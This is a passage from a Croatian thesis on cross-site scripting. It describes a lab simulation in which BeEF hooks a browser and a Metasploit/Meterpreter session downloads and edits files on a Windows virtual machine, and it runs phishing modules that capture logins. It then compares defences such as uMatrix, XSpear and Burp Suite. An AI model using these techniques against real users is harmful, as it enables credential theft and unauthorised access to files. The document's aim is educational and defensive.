
U ovom primjeru je također korišten *Meterpreter*. Radi se o modulu u *Metasploit* radnom okviru koji omogućava interaktivno korištenje *shella*[6]. Na službenoj stranici *Metasploit* radnog okvira između ostalog nalazi se i popis naredbi koje se koriste u *Meterpreteru* te njihovo objašnjenje. Većina naredbi je slična onima u *Bashu*[7] pa je tako moguće koristiti „*cd*“ naredbu za promjenu direktorija te „*ls*“ za ispis datoteka i mapi u trenutnom direktoriju. Na slici 19 može se vidjeti što se sve nalazi u direktoriju „*C:\Users\DomVirtual\Documents*“.

```
Terminate channel 1? [y/N]  y
meterpreter > ls
Listing: C:\Users\DomVirtual\Documents
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2021-01-23 14:45:09 +0000  My Music
40777/rwxrwxrwx   0     dir   2021-01-23 14:45:09 +0000  My Pictures
40777/rwxrwxrwx   0     dir   2021-01-23 14:45:09 +0000  My Videos
40777/rwxrwxrwx   0     dir   2021-01-24 12:49:08 +0000  datoteke
100666/rw-rw-rw-  402   fil   2021-01-23 14:46:18 +0000  desktop.ini
40777/rwxrwxrwx   0     dir   2021-01-24 10:45:40 +0000  exclusion folder
40777/rwxrwxrwx   0     dir   2021-01-24 10:45:47 +0000  fotografije

meterpreter >
```

Slika 19. Ispis "*ls*" naredbe

Prema ispisu na slici 19, može se zaključiti da se može doći do nekih datoteka koje bi mogle naštetiti korisniku napadnutog računala. Navigacijom terminala do mape „*fotografije*“ te pregledom što se unutra nalazi, primijećeno je da se unutra nalazi fotografija. Radi se o fotografiji naziva „newYorkSample.jpg“ koja je postavljena tamo u svrhu provođenja ovog primjera. Pokretanjem naredbe „*download c:\\Users\DomVirtual\Documents\fotografije\newYorkSample.jpg*“ dolazi do preuzimanja navedene fotografije te se ona pojavljuje na *Kali* računalu, kao što je vidljivo na slici 20.


[6] Sučelje kojim je moguće upravljati operativnom sustavu
[7] Programski jezik



Slika 20. Fotografija preuzeta s *Windows* virtualne mašine

S obzirom da je preuzimanje datoteke s udaljenog drugog računala uspjelo, ovaj primjer se može preslikati na neku stvarnu situaciju gdje napadač može preuzeti bitne datoteke na ovaj način, bez znanja vlasnika tih datoteka, iskoristiti ih za neke daljnje nezakonite radnje te mu tako uvelike naštetiti.

Udaljenim pristupom je također moguće i izmjenjivanje datoteka na drugom računalu. Za potrebu slijedećeg primjera napravljena je tekstualna datoteka nazvana „*Lozinke*“, stavljena u mapu „*datoteke*“ te su u nju upisane tri kratke lozinke. Naredbom „*edit c:\\Users\DomVirtual\Documents\datoteke\Lozinke.txt*“ se u terminalu otvara *Vim* uređivač teksta sa sadržajem navedene tekstualne datoteke te je u svrhu ovog primjera prvi red izmijenjen u „Lozinka23441“.



Slika 21. Izmijenjena datoteka "*lozinke.txt*"

Na slici 21 prikazana je navedena datoteka na *Windows* virtualnoj mašini te je vidljivo kako je ona uistinu izmijenjena. Kada bi se opet ovaj primjer preslikao na stvarni napad, napadač bi mogao pristupiti nekom za napadnutog korisnika bitnom dokumentu. Osim čitanja sadržaja dokumenta, u primjeru je prikazano kako je moguće i izmijeniti sadržaj datoteke u korist napadača.

Korištenjem *Metasploit* radnog okvira i *Meterpretera* moguće je izvesti brojne maliciozne radnje kao što su dohvaćanje raznih bitnih informacija o napadnutom operativnom sustavu ili na primjer izvršavanje naredbi kao da se one izvršavaju na naredbenoj liniji na tom računalu. Prethodno prikazani praktični primjeri samo su neki od malicioznih radnji koje je moguće izvesti uporabom BeEF i *Metasploit* radnih okvira, a koji su mogući kao napadi u stvarnosti.

5. Sinteza rezultata i prijedlog smjernica zaštite

Kroz prethodnim poglavljima analizirani su XSS napadi kao jedna od vodećih prijetnji u kontekstu kibernetičkih napada. Kroz analizu statističkih podataka dobivenih iz relevantnih izvještaja zaključeno je kako su XSS konstantno u vrhu što se tiče učestalosti pojave i vjerojatnosti pronalaska ranjivosti na *web* rješenjima. U četvrtom poglavlju napravljena je simulacija XSS napada. Razvijena je jednostavna *web* stranica u koju je implementirana maliciozna skripta pomoću BeEF radnog okvira. Simulacija je izvršena u laboratorijskim uvjetima pa je bilo moguće prikupiti rezultate sa strane napadača i sa strane napadnutog korisnika kako bi se oni analizirali i interpretirali u kontekstu stvarnog napada.

Simulacija je izvršena kroz provođenje nekoliko napada, odnosno izvršavanjem naredbi kroz BeEF korisničko sučelje. Svaku od simuliranih naredbi moguće je koristiti kao zasebni napad ili u kombinaciji sa drugima, ovisno koji je napadačev krajnji cilj. Prva je testirana naredba *Pretty theft*, a oblik skočnog prozora je bila prijava na *Facebook* društvenu mrežu. Naredba se uspješno izvršila te je skočni prozor prikazan na povezanom pregledniku. Kao rezultat s napadačke strane vidljiv je korisnikov unos korisničkog imena i lozinke. Ovakva vrsta napada u stvarnoj situaciji može napadnutom korisniku ostaviti velike posljedice jer napadač ima njegove podatke za prijavu. Česta praksa mnogih korisnika društvenih mreža i ostalih usluga na Internetu je korištenje iste lozinke za prijavu na više pa čak i na sve usluge. Zbog toga podaci dobiveni ovom naredbom mogu kompromitirati profile na raznim *web* uslugama koje napadnuti korisnik koristi. Sličan simulirani napad je i *Google phishing*. Kao rezultat na napadnutom pregledniku prikazano je sučelje za prijavu na *Gmail* te nakon unosa podataka, oni su također bili vidljivi u BeEF sučelju. Kod ove naredbe je zamijećeno da je grafičko sučelje zastarjelo pa postoji mogućnost da korisnik shvati kako se radi o lažnoj prijavi. Također, pri unosu podataka i prijavi, ova naredba preusmjerava na stvarno *Gmail* sučelje, što ju čini težom za primjećivanje da se radi o napadu.

Treći simulirani napad je za detekciju društvenih mreža. Uspješno je izvršena te su dobiveni rezultati u obliku „*true*“ ili „*false*“ vrijednosti. Napadač ove rezultate može iskoristiti kao podatak koje društvene mreže koristi napadnuti korisnik ili npr. može koristiti u kombinaciji sa nekim drugim naredbama. Na primjer, ako kao rezultat dobije da je korisnik prijavljen na *Gmail*, veće su šanse da će uspješno izvršiti *Google phishing* naredbu.

Četvrti simulirani napad služi za dohvat HTML koda trenutno otvorene *web* stranice. Kao rezultat je u BeEF sučelju ispisan HTML kod, a kako je bila otvorena stranica koja je napravljena u svrhu simulacije, moglo se zaključiti kako je dohvaćeni kod ispravan. U stvarnom napadu pomoću ove naredbe moguće je analizirati kod otvorene stranice te na temelju toga pronaći ranjivosti koje je moguće iskoristiti za daljnje napade, npr. implementaciju drugih malicioznih skripti.

U zadnjem simuliranom napadu prikazan je scenarij u kojem je korišten XSS napad kako bi se došlo do udaljenog pristupa napadnutom računalu. U *Metasploit* alatu je kreirana datoteka sa malicioznim sadržajem te je pomoću BeEF-a preglednik uspješno usmjeren na preuzimanje datoteke. Nakon pokretanja datoteke napadaču je bio moguć pristup računalu. S napadnutog računala je uspješno dohvaćena fotografija te izmijenjen jedan tekstualni dokument. U stvarnosti bi ovakav napad mogao nanijeti veliku štetu za korisnika jer napadač ima pristup svim informacijama i mogućnost izvršavanju naredbi u operativnom sustavu.

U nastavku je prikazana tablica 1 u kojoj su prikazani podaci iz prethodne sinteze rezultata. Navedeni su rezultati pojedinog napada te njihove potencijalne posljedice za napadnutog korisnika.

Tablica 1. Rezultati provedene simulacije

Napad	Rezultat	Posljedice za korisnika
Pretty theft	• Prikaz skočnog prozora za prijavu na *Facebook* • Vidljiv korisnikov unos na strani napadača	• Napadač ima pristup podacima za prijavu • Mogućnost prijave na neku od društvenih mreža • Moguća kompromitacija prijave na druge usluge ako korisnik koristi iste podatke za prijavu
Google phishing	• Otvaranje lažnog sučelja za prijavu na *Gmail* • Preglednik preusmjeren na stvarno *Gmail* sučelje što napad čini težim za detekciju • Vidljiv korisnikov unos na strani napadača	• Napadač ima pristup podacima za prijavu na *Gmail* • Mogućnost prijave i čitanja kompletnog sadržaja *Gmaila* • Moguća kompromitacija prijave na druge usluge ako


		korisnik koristi iste podatke za prijavu
Detekcija otvorenih sesija na društvenim mrežama	• U BeEF sučelju vidljiva povratna informacija je li korisnik prijavljen na neku od ponuđenih društvenih mreža	• Napadač može iskoristiti informaciju koje društvene mreže koristi korisnik • Na temelju rezultata ove naredbe korisnik je ranjiviji na daljnje napade
Dohvat HTML koda stranice	• U BeEF sučelju prikazan HTML kod trenutno otvorene stranice kao rezultat naredbe	• Napadač iz koda *web* stranice može pronaći ranjivosti • Mogućnost implementacije malicioznih skripti na temelju pročitanog koda
Preusmjeravanje na *Metasploit* sadržaj	• Preusmjeravanje povezanog preglednika na preuzimanje maliciozne datoteke • Omogućen udaljeni pristup napadnutom računalu	• Korisnikovo računalo je kompromitirano preuzimanjem datoteke • Krađa informacija • Izmjena sadržaja datoteka • Izvršavanje naredbi

Osim navedenih rezultata pojedinog napada, primijećeno je kako, iako *Windows* ima implementiran antivirusni program, nije bilo blokirano izvršavanje maliciozne skripte u *web* stranici te su samim time sve naredbe uspješno izvršene. Na temelju toga zaključeno je kako je potrebna dodatno zalaganje pojedinog korisnika kako bi se valjano zaštitio od XSS napada. Zbog toga su u nastavku analizirani prethodno testirani prijedlozi zaštite. Razvrstani su u one koji se mogu implementirati unutar preglednika te one za koje je potrebna instalacija *softwarea* na operativnom sustavu, odnosno izvan preglednika.

5.1. Prijedlozi zaštite u *web* pregledniku

Prva metoda je blokiranje *JavaScript* koda u samom *web* pregledniku. Ova metoda ne zahtjeva instalaciju nikakvih dodatnih alata jer većina danas dostupnih *web* preglednika ima implementiranu ovu opciju u svojim postavkama. U ovom primjeru je korišteni preglednik je *Google Chrome* te je u njegovim postavkama uključena opcija za isključivanje *JavaScripta* na


svim stranicama. Na slici 22 prikazan je rezultat otvaranja maliciozne stranice nakon blokiranja *JavaScripta*.




Slika 22. Blokiran JavaScript

Na slici 22 vidljiva je poruka u pregledniku kako je na otvorenoj stranici blokiran *JavaScript*, a provjerom u BeEF sučelju primijećeno je kako preglednik više nije na popisu povezanih preglednika. Prema tome, može se zaključiti kako skripta nije izvršena te napadač u ovom slučaju nema kontrolu nad korisnikovim preglednikom. Ova metoda iako je djelotvorna, ima veliki minus, a to je da mnoge moderne stranice neće imati dinamičke dijelove jer će blokirati sav *JavaScript* na njima. Kako se može definirati na koje stranice se odnosi blokada, moguće je odrediti neku stranicu za koju korisnik sumnja da bi mogla sadržavati opasne skripte te tako umanjiti negativne strane ove metode.

Druga testirana metoda iziskuje instalaciju alata *uMatrix*. Radi se o jednostavnom alatu dostupnom na *GitHubu*, ali dolazi i kao proširenje za *Google Chrome* te je dostupan u *Chrome web-trgovini*. Prilično je jednostavan za instalaciju i osnovno korištenje pa je pogodan za korištenje većini korisnika. Na slikama 23 i 24 prikazan je alat *uMatrix*.



Slika 23. Aktiviran uMatrix




Slika 24. pronađeni BeEF kolačići

Već na slici 24 može se vidjeti da je *uMatrix* pronašao malicioznu skriptu na otvorenoj stranici. Daljnjim istraživanjem, u zapisniku od alata primijećen je ispis o pronađenim BeEF kolačićima te su označeni crvenom bojom kao upozorenje. Korisnik na temelju ovoga može zaključiti da je stranica maliciozna. Također, alat je blokirao skriptu te preglednik nije povezan na BeEF.

5.2. Prijedlozi zaštite izvan *web* preglednika

Osim u prethodnom potpoglavlju navedene dvije metode koje se implementiraju u sami *web* preglednik, testirana su i dva alata koja se instaliraju kao zasebni programi te mogu poslužiti da detekciju XSS skripti ili XSS ranjivosti. Radi se o alatima *XSpear te Burp Suite.*

XSpear je alat koji se uglavnom temelji na pronalaženju reflektiranih XSS napada. Dostupan je na *GitHubu* te se također vrlo lako instalira na *Kali Linux*, gdje je i u ovom radu testiran. Kako je *XSpear* namijenjen pronalaženju reflektiranih XSS napada, odnosno, ranjivosti na iste, u ovom radu je u svrhu prikaza primjera rada alata testirana ranjiva *web* stranica tvrtke *Acunetix* javno dostupna upravo za ovu svrhu. Na slici 25 prikazan je rezultat skeniranja.



Slika 25. Rezultati XSpear skeniranja

Na slici 25 je vidljivo kako *XSpear* ispiše koliki je rizik od ranjivosti, sadržaje koje je testirao te opis ranjivosti. Ovaj alat nije toliko namijenjen prosječnim korisnicima, ali može uvelike pomoći programerima *web* stranica te penetracijskim testerima kako bi se na vrijeme otkrila ranjivost *web* stranice te poduzele odgovarajuće daljnje sigurnosne mjere.

Četvrta testirana metoda je korištenje alata *Burp Suite*. *Burp Suite* je alat namijenjen upravo mrežnoj sigurnosti i također je dostupan na *Kali Linuxu* te nije potrebna dodatna instalacija. Ovaj alat radi na principu *proxy* poslužitelja. U postavkama *web* poslužitelja se definira da sav promet prolazi kroz *Burp Suite*, a on cijelo vrijeme skenira za potencijalno opasnim sadržajem. Na slici 26 prikazan je isječak iz sučelja alata sa ispisom rezultata skeniranja.

Slika 26. Ispis *Burp Suite* skeniranja

Kao što se može vidjeti na slici 26, alat je pronašao „BEEFHOOK“ kolačić po kojemu se može zaključiti da stranica sadrži malicioznu skriptu. Osim prikazanog ispisa, skripta je također bila blokirana pa preglednik nije bio povezan na BeEF, kao i kod nekih prethodnih analiziranih metoda. Ovaj alat također predstavlja dobro rješenje zaštite za krajnjeg korisnika, ali je potrebno relativno više znanja u korištenju računalom, u odnosu na npr. ranije prikazan *uMatrix* koji je jednostavniji za implementaciju i krištenje.

5.3. Sinteza prijedloga zaštite

U poglavljima 5.2. i 5.3. analizirani su prijedlozi zaštite od XSS napada. Svaka metoda zaštite razlikuje se po načinu implementacije, funkcionalnostima te svaka ima svoje prednosti

i nedostatke. Tokom testiranja praćene su navedene karakteristike te su navedene u nastavku u tablici 2.

Tablica 2. Rezultati analize prijedloga zaštite

Metoda	Implementacija	Funkcionalnosti	Prednosti	Nedostaci
Blokiranje *JavaScripta*	• Aktiviranje u postavkama preglednika	• Blokira izvršavanje *JavaScript* elemenata pri otvaranju *web* stranica ili aplikacija	• Jednostavna implementacija • Nije potrebna dodatna instalacija • Dostupno na većini preglednika	• Blokira izvršavanje svih *JavaScript* elemenata pa se neke stranice ne mogu koristiti
uMatrix	• Instalacija alata kao proširenje u pregledniku	• Blokira *JavaScript* elemente koje prepozna kao opasnost • Rezultate pretrage sprema u zapisnik	• Jednostavna implementacija • Blokira samo *JavaScript* elemente koje prepozna kao rizične • Otvorenog je koda	• Moguća kriva procjena rizika na *web* stranici/aplikaciji • Relativno komplicirano modificiranje
XSpear	• Instalacija alata na *Linux* distribucijama	• Pronalazi XSS ranjivosti na definiranoj mrežnoj lokaciji	• Vrlo dobri rezultati kod pronalaženja ranjivosti na reflektirani XSS • Veća primjena kod razvojnih programera	• Alat ne detektira pohranjeni XSS • Dostupan samo na *Linux* OS-u
Burp Proxy	• Instalacija alata na operativnom sustavu • Konfiguracija u pregledniku	• Analizira sav promet koji prolazi kroz alat • Blokira i zapisuje prijetnje	• Širok spektar mogućnosti • Dostupan na više operativnih sustava • Pouzdan	• Besplatna verzija nema sve funkcionalnosti • Najkompliciraniji za korištenje od analiziranih alata

Svaka metoda je tokom testiranja ispunila svoju namjenu no karakteristike nisu jednake. Blokiranje *JavaScripta* je najjednostavnija metoda, no ima veliki nedostatak, a to je da njenom implementacijom *web* stranice i aplikacije gube svoje dinamičke elemente. Implementacija *uMatrix* alata se pokazalo kao najpogodnija metoda za krajnjeg korisnika. Instalira se kao

